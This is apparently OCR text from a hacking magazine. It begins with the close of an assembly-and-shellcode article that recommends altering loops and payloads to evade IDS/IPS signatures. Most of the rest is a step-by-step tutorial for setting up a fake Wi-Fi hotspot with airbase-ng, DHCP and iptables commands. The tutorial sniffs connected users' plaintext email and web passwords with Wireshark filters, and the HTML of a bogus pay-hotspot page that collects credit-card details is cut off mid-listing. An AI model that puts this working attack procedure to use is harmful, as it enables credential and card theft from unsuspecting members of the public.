The difference between the instructions "loop" and "loopz" are in the conditions. The instruction "loop" awaits the value in the ECX register becoming zero whereas the "loopz" instruction has a condition based on the zero flag being set when the ECX register has been decremented.

For instance in the following instruction the loop would return to location 0x4558820 if the value in ECX was not equal to zero.

```
loop   0x4558820
```

We can see how this works in figure 7 with a higher level representation as a "while loop".

In this example, we have pushed the value 100 onto the stack and popped it back onto the ECX register. In this way we have set ECX as a counter from 100 down to zero. The memory location specified by `Body:` is the start of the loop and when we arrive at the `Loop Body` instruction the code either returns to the previous code block and iterates this again if the value held in ECX first decremented by 1 and then checked to see if it is greater than zero. If the value stored in ECX has been decremented to zero, the loop ends and the code continues linearly. In our example, the code is iterated (the loop is run in other words) one hundred times.





**Figure 7.** *A loop using LOOPx*

## References

- Foster, J., Osipov, V., Bhalla, N., & Heinen, N. (Eds.). (2005). Buffer Overflow Attacks: Detect, Exploit, Prevent: Syngress, USA.
- Wright, C. S. (2010). Packer Analysis Report-Debugging and unpacking the NsPack 3.4 and 3.7 packer. Sans Reading Room, from *http://www.sans.org/reading_room/whitepapers/malicious/packer-analysis-report-debugging-unpacking-nspack-34-37-packer_33428*
- Zakharov, V. A. (1999). On the decidability of the equivalence problem for orthogonal sequential programs. Grammars, 2(3), 271-281.
- Zillion. (2002). Writing Shellcode, from *http://www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html*


Loops are frequently utilised in order to make shellcode mode difficult to detect. Using shifts for instance, the code can be encrypted or obscured making it more difficult to analyse and for IDS/IPS systems to detect and stop it.

## Conclusion

At this point we have learnt the basics of assembly code and the means to set conditions and loops. We will follow this up with functions and calls before moving to the actual hooking process in coming articles. When we then put all of this together, we will have the foundations for creating shellcode for exploits and hence an understanding of the process that penetration testers and hackers use in exploiting systems. With these skills, you will see how it is possible to either create your own exploit code from scratch or even to modify existing exploit code to either add functionality or in order to bypass signature based IDS/IPS filters.

With this knowledge, you will learn just how easy it is for sophisticated attackers to create code that can bypass many security tools. More, armed with this knowledge you will have the ability to reverse engineer attack code and even malware allowing you to determine what the attacker was intending to launch against your system. In this way, you can improve your forensic and incident response skills.

In learning shellcode, we gain a deep knowledge and appreciation of the systems we are managing and attempting to secure. This process does take time and practice, but it is well worth the effort.

Through this process, we will not only learn how to successfully modify the shellcode we have copied from others, extending its use, but to also learn to create our own. More, we will be able to reverse engineer hostile shellcode and to understand what purposes it has been created for. In this, we see just how difficult it is to stop attacks.


As we have noted in prior articles, shellcode can be said to have a shelf life. As samples become popular and are used more widely in the underground community, they are slowly added into IDS and Anti-Malware signatures. Widely deployed shellcode, including that used in the Metasploit project, has a particularly low shelf-life. This is not to say that it will not be useful against many sites, but that it will be less likely to have value in testing highly secure sites.

In many cases, the alteration of small sections of the shellcode can result in the signatures that have been created to detect, alert and block it becoming ineffective. For instance, in the last article we learnt that making small changes to a piece of existing shellcode to run `/bin/csh` in place of the standard call to `/bin/sh` can increase the useful life of the shellcode. As we start to learn how shellcode is created and formed, we can also start to alter it and extend it running different payloads or changing its form to avoid detection. In this article, we have now learnt to extend our skills into changing loops. With a simple change from a For Loop to a While Loop, we are often evading many signature based controls.


### CRAIG WRIGHT

***Dr Craig Wright is a lecturer and researcher at Charles Sturt University and executive vice –president (strategy) of CSCSS (Centre for Strategic Cyberspace+ Security Science) with a focus on collaborating government bodies in securing cyber systems. With over 20 years of IT related experience, he is a sought-after public speaker both locally and internationally, training Australian and international government departments in Cyber Warfare and Cyber Defence, while also presenting his latest research findings at academic conferences.***

***In addition to his security engagements Craig continues to author IT security related articles and books. Dr Wright holds the following industry certifications, GSE CISSP, CISA, CISM, CCE, GCFA, GLEG, GREM and GSPA. He has numerous degrees in various fields including a Master's degree in Statistics, and a Master's Degree in Law specialising in International Commercial Law. Craig is working on his second doctorate, a PhD on the Quantification of Information Systems Risk.***



Cloud-based training – access content 24/7 from anywhere with ease.

Hands-on labs – gain practical experience from a "hacker's" perspective.

Constantly updated curriculum – new modules added monthly.

Direct mentoring and 1 on 1 instructor interaction.

Content covers:
– Hacking fundamentals
– Recon, network, server, client, and web pentesting
– Pentest structure
– Reverse engineering
– Digital forensics &more!

Teaches the latest offensive security techniques from beginner through cutting edge.

# Are you thinking like a HACKER yet?

www.thehackeracademy.com

The Hacker Academy

The Hacker Academy, THA, THA Logo © MAD Security, LLC. 2012

# Creating a

## Fake Wi-Fi Hotspot to Capture Connected Users Information

We can use a standard laptop to create a fake open wireless access point that allows us to capture a large amount of information about connected users; in certain environments, such as airports or meeting areas, this kind of operation can represent an enormous security threat but, on the other hand, the same approach is a powerful way to check the wireless activity in certain areas where the security is very important.

Every day an enormous number of users try to connect their devices (laptops, tablets, smartphones, etc.) to one or more Wi-Fi wireless Hotspots in order to use internet: many of these people connect to wireless networks without considering whether the Hotspot used is fake or built 'ad hoc' mode to conduct illegal or fraudulent operations (capturing personal data, fraud, identity theft, etc.).

With a little effort, anyone can create a fake Wi-Fi Hotspot and use it to gather precious information about connected users, information such as usernames, passwords, messages and so on.

Using a standard computer (Figure 1) and some open-source software, an attacker can set up bogus Wi-Fi gateways where many laptops, smartphones and other latest generation mobile devices will automatically connect: and once a connection is established, all data passing through the Wi-Fi gateway can be read directly (not encrypted data) or after a short/long processing period(encrypted data).

A collateral aspect associated with this kind of risk is the possibility for an attacker to simulate a standard Wi-Fi Hotspot where users have to pay to obtain the internet access: in this case users are invited to pay through their credit card; when the attacker has this information the consequences should be crystal clear.

The weakest element of the Wi-Fi Hotspot system is the absence of a strong identification mechanism, because the only form of identification used is a name, typically the Hotspot name. For this reason it is very simple to create a bogus Hotspot and deceive a large number of users.

It is a worthy goal to create a system able to solve or reduce this kind of problem: a trustworthy authentication service based on a detailed identification between devices and Hotspots. However, the main problem remains, because there is not a way for users to distinguish fake hotspots.

### Everywhere

An attacker can use his properly configured laptop in a large number of public places, even in an airplane, simulating the Wi-Fi gateway used by airline and capturing personal data of connected passengers.

### Build up the system

In order to build our system we only need a standard laptop with two network adapters: two wireless adapters





**Figure 1.** *Fake Wi-Fi Hotspot operating scheme*

**Table 1.** *Network interfaces*

| Interface | Description |
|---|---|
| eth0 | Cabled connection to internet |
| Wlan0 | Internal wireless adapter |

if we need a mobile system or one cabled and one wireless if we decide to use the system in a specific place near an xDSL cabled connection.

One network adapter is used to get access from internet, and the other one to broadcast the Wi-Fi Hotspot service.

In the following examples in this article we have used a standard cabled connection to internet through the Ethernet interface `eth0`, and the internal wireless adapter `wlan0` to broadcast the fake Wi-Fi Hotspot, as shown in Table 1.

To get started we need two pieces of software: the aircrack-ng suite and a DHCP (*Dynamic Host Configuration Protocol*) server that, in our case, will be dhcp3-server; the OS used is 'Ubuntu 10.10 Maverick' but should not be a problem to use a different distribution and/or version. Therefore, we open a terminal and execute the following commands:

```
sudo apt-get install aircrack-ng
sudo apt-get install dhcp3-server
```

The next step is to configure the DHCP server service offered by the Linux daemon just installed (dhcpd3) through the modification of its configuration file:

```
sudo gedit /etc/dhcp3/dhcpd.conf
```

Then insert the following instructions and save them:

```
ddns-update-style ad-hoc;
default-lease-time 900;
max-lease-time 3600;
subnet 192.168.1.0 netmask 255.255.255.0 {
option subnet-mask 255.255.255.0;
option broadcast-address 192.168.1.255;
option routers 192.168.1.254;
option domain-name-servers 8.8.4.4;
range 192.168.1.10 192.168.1.50;
}
```

To sum up: the `default-lease-time` is the default time in seconds that the IP address is leased; the `max-lease-time` is the maximum time in seconds that the IP address is leased and, more important, the last lines are about the subnet parameters, where we also define the IP address range to use (the addresses assigned to Hotspot users).

The option `domain-name-servers` permits us to specify the DNS (*Domain Name System*) server IP address: in this case 8.8.4.4, a free DNS server offered by Google.

## Google Public DNS

The DNS we have used is a Google Public DNS, a free resolution service offered by Google that anyone can use as an alternative to DNS offered by his provider; we can find free DNS parameters for the formats IPv4 and IPv6; in the our configuration we have used 8.8.4.4 IPv4 address but we can also use 8.8.8.8.

Now we can run the DHCP server (if its service is not started yet) with the command:

```
sudo service dhcp3-server start
```

If the configuration has been performed correctly we should receive a message such as:

```
Starting DHCP server dhcpd3 [OK]
```

The next step is to configure the wireless adapter used to broadcast our fake service.

We need to configure it in a particular operational mode using an aircrack-ng component called `airmon-ng`:

```
sudo airmon-ng start wlan0
```

This operation sets our wireless network adapter (in this case `wlan0`) to `monitor-mode`. If no problems have occurred, the result will be a message with some details about the interface.

Now we can activate our fake Wi-Fi Hotspot with the following command:

```
sudo airbase-ng -c 9 -e myHotspot mon0
```

Where with option `-c` we are setting the radio channel of the wireless network adapter and with `-e` the name of our Hotspot (in this case `myHotspot` but we can also use phrases like *The Free Hotspot* putting them between double quotes), in accord with the specific environment where we choose to operate.

The last parameter (the *replay* option) will create a new virtual network interface called `at0` that we have to configure with the DHCP server configuration (the *router* option). We should obtain a result like this:

```
Created tap interface at0
Trying to set MTU on at0 to 1500
Trying to set MTU on wlan0 to 1800
Access Point with BSSID 74:F0:6D:95:1A:D1 started.
```

The following instruction line configures and activates the virtual interface `at0`, in accord with our previous DHCP server configuration (we need to open another terminal):

```
sudo ifconfig at0 192.168.1.254 netmask 255.255.255.0 up
```

Another task to perform is to define the traffic routing: we have to add a new route for the network defined in DHCP configuration (the subnet 192.168.1.0/24).

We can do this simply by using the system command `route`, in this way:

```
sudo route add -net 192.168.1.0 netmask 255.255.255.0
gw 192.168.1.254
```

Where the IP address that follows the 'gw' option (gateway) is the address of our router connected to internet.

The final step is to ensure that the DHCP server operates with the new interface `at0`:

```
sudo dhcpd3 -cf /etc/dhcp3/dhcpd.conf -pf /var/run
/dhcp3-server/dhcpd.pid at0
```

Using `-cf` option we can indicate an alternate configuration file (in this case we have used the file we have modified in the default path) and with `-pf` option an alternate pid file.

The last parameter `at0` is the new virtual interface previously created. The operation result should be something like this:

```
Wrote 0 leases to leases file.
Multiple interfaces match the same subnet: eth0 at0
Multiple interfaces match the same shared network: eth0 at0
Listening on LPF/at0/74:f0:6d:95:1a:d1/192.168.1/24
Sending on LPF/at0/74:f0:6d:95:1a:d1/192.168.1/24
Sending on Socket/fallback/fallback-net
```

The last one task to perform is to remove all existing *iptables* rules/chains (iptables is the user-space tool used to manage rules for the packet filtering and NAT modules) in order to define others.

We can do this in a simple way through these commands:

```
sudo iptables --flush
sudo iptables --table nat -flush
sudo iptables --delete-chain
sudo iptables --table nat --delete-chain
```

Now we can perform the following operations in order to set up the IP-forward (IP forwarding allows a host to act as a router) and the Masquerading (IP Masquerading allows hosts with private and non-routable IP addresses to access internet through the machine doing the masquerading):

```
sudo iptables --table nat --append POSTROUTING
--out-interface eth0 -j MASQUERADE
sudo iptables --append FORWARD --in-interface at0 -j ACCEPT
```

**Table 2.** *System IP addresses*

| IP Address | Description |
|---|---|
| 192.168.1.0 | Network |
| 192.168.1.255 | Broadcast |
| 255.255.255.0 | Subnet Mask |
| 192.168.1.254 | Internet Gateway (eth0 interface) |
| 192.168.1.10 | First usable IP address (by hotspot users) |
| 192.168.1.50 | Last usable IP address (by hotspot users) |
| 192.168.1.69 | Host IP address (eth0) |
| 8.8.4.4 | DNS Address (Google Public DNS) |

and complete the entire process with the activation of the *IP forwarding* on our machine,

```
sudo bash -c 'echo 1 > /proc/sys/net/ipv4/ip_forward'
```

We can check the old value (or the new after the setting) using the following command:

```
cat /proc/sys/net/ipv4/ip_forward
```

In the Table 2 is summarized the IP addresses used in our system.

In case of a problem during configuration procedure we can try to restart the network service with the following command:

```
sudo /etc/init.d/networking restart
```

Inside the terminal where we have executed the command `airbase-ng -c 9 -e myHotspot mon0` we can see the clients that are using our Hotspot with some information like timestamps, MAC addresses and status (*associated* or *reassociated*), something such as:

```
08:01:45 Client 44:A7:CF:12:9D:B2 associated
                    (unencrypted) to ESSID: „myHotspot"

08:01:50 Client 44:A7:CF:12:9D:B2 reassociated
                    (unencrypted) to ESSID: „myHotspot"
```

Where with option `-c` we are setting the radio channel of the wireless.

## Capture user's data

Now our system is ready to operate by giving free Internet access to each connected user and, at the same time, give us a lot of information about their activities.

We have to consider that during connection, each user operates inside our subnet and then we can use many tools to capture users activity, from generic sniffing software to specific hacking tools (password-sniffer and so on).

The next step is therefore to find a way to analyze the clients traffic in order to obtain as much as possible information: in this case we will use a software named Wireshark, one of the best network protocol analyzers; a powerful tool that lets us capture and interactively browse all the traffic inside a network environment.

We can install Wireshark on our Linux distribution using a graphical package management program or, more simply using apt-get command:

```
sudo apt-get install wireshark
```

Wireshark needs the *libcap* library, an interface for user-level packet capture; if they are not installed yet on our system, the packets manager will install them too.

When done, we open a terminal to execute Wireshark with root privileges by command `sudo wireshark`: the result will be the window shown in Figure 2.

First of all we have to select which device use to capture the network traffic: to do this, open the *Capture Interfaces* window (Figure 3) using the dedicated icon on the main toolbar or selecting *Interfaces* item from *Capture* menu.

This window shows us all selectable interfaces and for each of them their real-time traffic (number of packets and packets per second).

Select `at0` interface and confirm the selection by *Start* button: the dialog window will close and each captured packet will be visible in real time on the main window.

On the capture window the details of each packet will be displayed as they are transmitted from clients to our fake Hotspot over the wireless network. The panel on the top identifies each packet's source and destination nodes, the protocol used and information about each packet. When we select one of these displayed packets, we obtain detailed information about it in the middle window area, where we can choose a specific field (such as UDP protocol, DNS query, etc.) in order to display its contents both in hex and ASCII format (in the bottom window area).





**Figure 2.** *Wireshark main window*





**Figure 3.** *Wireshark capture interfaces*

In this way we are able to analyze the entire network traffic and display each packet's field, including data field payloads.

During capturing, Wireshark uses different colors to help us to identify the traffic typology rapidly: by default, the green color is associated with TCP traffic, the dark blue with DNS traffic, the light blue with UDP traffic and the black color is used to underline the TCP packets with some problem.

In order to individuate information rapidly during the analysis of a large capture file, we can mark any packets in the *Packet List* pane by using the right mouse button: a marked packet will be displayed with black background (however all marked packets will not be stored in the capture file and they will be lost when we close the capture window).

Without any specific configuration, in the Figure 4 we can see how Wireshark is able to show us all the information about

an *email account* during its use (in this example the user-id is *xaan* and the password *anne*) as well as any other non encrypted traffic.

However, due to a large amount of captured data, we should consider applying a filter on captured data in order to select only the traffic that we need: for example, we can choose only a specific connected client and set a filter that excludes all other packets except for those that are associated with its IP address; to do this we have to press the *Options* button on the *Capture Interfaces* window, just on the right of *Start* button of the device to use.

The quickest way to apply a filter is writing it in the *Filter* edit-box located at the top of the main window and then press the enter-key or the *Apply* button: for example, we can simply write a single string such as *udp* to display only the packets that are using this protocol, or compose more sophisticated and complex filter such as:

```
not (tcp.port == 80) and not (tcp.port == 110)
and ip.addr == 192.168.1.69
```

This would exclude the TCP ports 80 and 110 and to include only the host with the IP address 192.168.1.69.

As shown in Figure 4, we can focus our capture activity in order to get the user's email accounts through the following filter:

```
tcp.port == 25 || tcp.port == 110 and ip.addr==192.168.1.69
```

When rule is applied, Wireshark will display only the information related to the ports 25 (SMTP, the outgoing mail server) and 110 (POP3, the incoming mail server ) of the protocol TCP.

Another significant example of what we can do is offered by the following filter rule:

```
(tcp.port == 80) and ip.src == 192.168.1.69 and
ip.dst==200.201.202.203 and http.request.method == „POST"
```

| No.. | Time | Source | Destination | Protocol | Info |
|---|---|---|---|---|---|
| 159 | 436.671850 | 62.211.72.30 | 192.168.1.24 | TCP | pop3 > 48598 [ACK] Seq=30 Ack=7 Wi |
| 160 | 436.673740 | 62.211.72.30 | 192.168.1.24 | POP | S: +OK Capability list follows |
| 161 | 436.696358 | 192.168.1.24 | 62.211.72.30 | POP | C: USER xaan |
| 162 | 436.698689 | 192.168.1.24 | 62.211.72.30 | POP | [TCP Out-Of-Order] C: USER xaan |
| 163 | 436.755809 | 62.211.72.30 | 192.168.1.24 | POP | S: +OK Password required |
| 164 | 436.761662 | 62.211.72.30 | 192.168.1.24 | TCP | [TCP Dup ACK 163#1] pop3 > 48598 |
| 165 | 436.765030 | 192.168.1.24 | 62.211.72.30 | POP | C: PASS anne |
| 166 | 436.823801 | 62.211.72.30 | 192.168.1.24 | TCP | pop3 > 48598 [ACK] Seq=152 Ack=34 |
| 167 | 436.831943 | 62.211.72.30 | 192.168.1.24 | POP | S: +OK 2 messages |
| 168 | 436.839208 | 192.168.1.24 | 62.211.72.30 | POP | C: STAT |

**Figure 4.** *An email account captured by Wireshark*

```
0220  6f 6e 2f 78 2d 77 77 77  2d 66 6f 72 6d 2d 75 72   on/x-www -form-ur
0230  6c 65 6e 63 6f 64 65 64  0d 0a 43 6f 6e 74 65 6e   lencoded ..Conten
0240  74 2d 4c 65 6e 67 74 68  3a 20 33 33 0d 0a 0d 0a   t-Length : 33....
0250  6c 6f 67 69 6e 6e 61 6d  65 3d 64 65 64 61 6c 75   loginnam e=dedalu
0260  73 26 70 61 73 73 77 64  3d 66 6c 70 78 31 32 33   s&passwd =flpx123
0270  34                                                4
```

**Figure 5.** *Captured User-id and password*

Through it we can display only the information related to HTTP (*HyperText Transfer Protocol*) POST requests during a communication between a specific host (192.168.1.69) and a web site (200.201.202.203): this is the phase where users send their user-id and password to authenticate; the information is immediately readable in the bottom pane of the capture window, when the data is not encrypted; for this last reason we have chosen to display only the HTTP (TCP port 80) protocol and not its secure version HTTPS (HyperText Transfer Protocol Secure, TCP port 443). The result will probably look something like the output shown in Figure 5.

We can clearly see that the user-id is *dedalus* and the password is `flpx1234`. We can obviously remove the rule `ip.src` or `ip.dst` in order to capture the data related to all the connected clients or/and all websites.

It is not necessary to extract all the needed information during the capture activity, because it is possible, after the running capture has stopped, to save captured packets by using the *File* menu option *Save As...* (we can also choose which packets to save and the format to be used).

## Pharming and Hijacking

We can increase the system's efficiency (and potential reward) by employing the Pharming technique: Pharming occurs when an attacker redirects user traffic from a legitimate web site to its fraudulent web site, a perfect copy of the original web site created to ask for the user's personal information, in the same way of the legitimate site: an information such as the credit card data, the home banking account, and so on. In our case, we do not need to use any Hijacking methodology, because we have already hijacked the user's traffic through our fake Hotspot.

Without a huge effort, using our fake Wi-Fi Hotspot in conjunction with a web server can reproduce a typical web site used by many companies that offer a pay hotspot service, a simple web page where a user can enter his credit card details in order to purchase internet time. This is the shortest way to obtain users credit card data in many contexts such as airports and public areas which are usually covered by this kind of service.

We just need a simple web server to perform this kind of operation and Python can help us because it has a simple built-in HTTP server.

By setting up this simple HTTP server we can turn any directory in our system into main web server directory: the only thing we need is Python that we can install (if it is not already installed) with the following command:

**Listing 1.** *The index.htm file*

```
<FORM action="response.htm" method="GET">
<table width=640 border="0" cellpadding="0"
                    cellspacing="0" bgcolor="#FFFFFF">
<tr bgcolor="#D4D0C8">
<td height="22" colspan="4" align="left"
                    valign="middle">
<strong> MyHotspot - Please Insert your Credit
                    Card Data</strong>
</td></tr>
<tr bgcolor="#D4D0C8">
<td height="22" colspan="4" align="left"
                    valign="middle"> </td></tr>
<tr bgcolor="#D4D0C8">
<td width="136" height="22" align="right"
                    valign="middle">Name:</td>
<td width="44" align="right" valign="middle"> </td>
<td width="460" colspan="2" align="left"><input
                    name="firstName" type="text"
                    size="50"></td> </tr>
<tr bgcolor="#D4D0C8">
<td height="22" colspan="2" align="right"
                    valign="middle"> </td>
<td colspan="2" align="left"> </td>
</tr>
<tr bgcolor="#D4D0C8">
<td height="22" align="right" valign="middle">Surname:
                    </td>
<td height="22" align="right" valign="middle"> </td>
<td colspan="2" align="left"><input name="lastName"
                    type="text" size="50"></td>
</tr>
<tr bgcolor="#D4D0C8">
<td height="22" colspan="2" align="right"
                    valign="middle"> </td>
<td colspan="2" align="left"> </td>
</tr>
<tr bgcolor="#D4D0C8">
<td height="22" align="right" valign="middle">Card
                    Type : </td>

<td colspan="2" align="left">
<SELECT NAME="CCETypeCard" >
<OPTION VALUE="" SELECTED>-Type-
<OPTION VALUE="01">VISA
<OPTION VALUE="02">American Express
<OPTION VALUE="03">Mastercard
</SELECT></td></tr>
<tr bgcolor="#D4D0C8">
<td colspan="2" align="right" valign="middle"> </td>
<td colspan="2" align="left"> </td></tr>
<tr bgcolor="#D4D0C8">
<td height="22" align="right" valign="middle"> Card
                    Number:</td>
<td height="22" align="right" valign="middle"> </td>
<td colspan="2" align="left"><input name="CCNo"
                    type="text" value="" size="19"
                    maxlength="40"></td></tr>
<tr bgcolor="#D4D0C8">
<td height="22" colspan="2" align="right"
                    valign="middle"> </td>
<td colspan="2" align="left"> </td>
</tr>
<tr bgcolor="#D4D0C8">
<td height="22" align="right" valign="middle">Expires:
                    </td>
<td height="22" align="right" valign="middle"> </td>
<td colspan="2" align="left">
<SELECT NAME="CCExpiresMonth" >
<OPTION value=""><Month>
<OPTION VALUE="01">January (01)
<OPTION VALUE="02">February (02)
<OPTION VALUE="03">March (03)
<OPTION VALUE="04">April (04)
<OPTION VALUE="05">May (05)
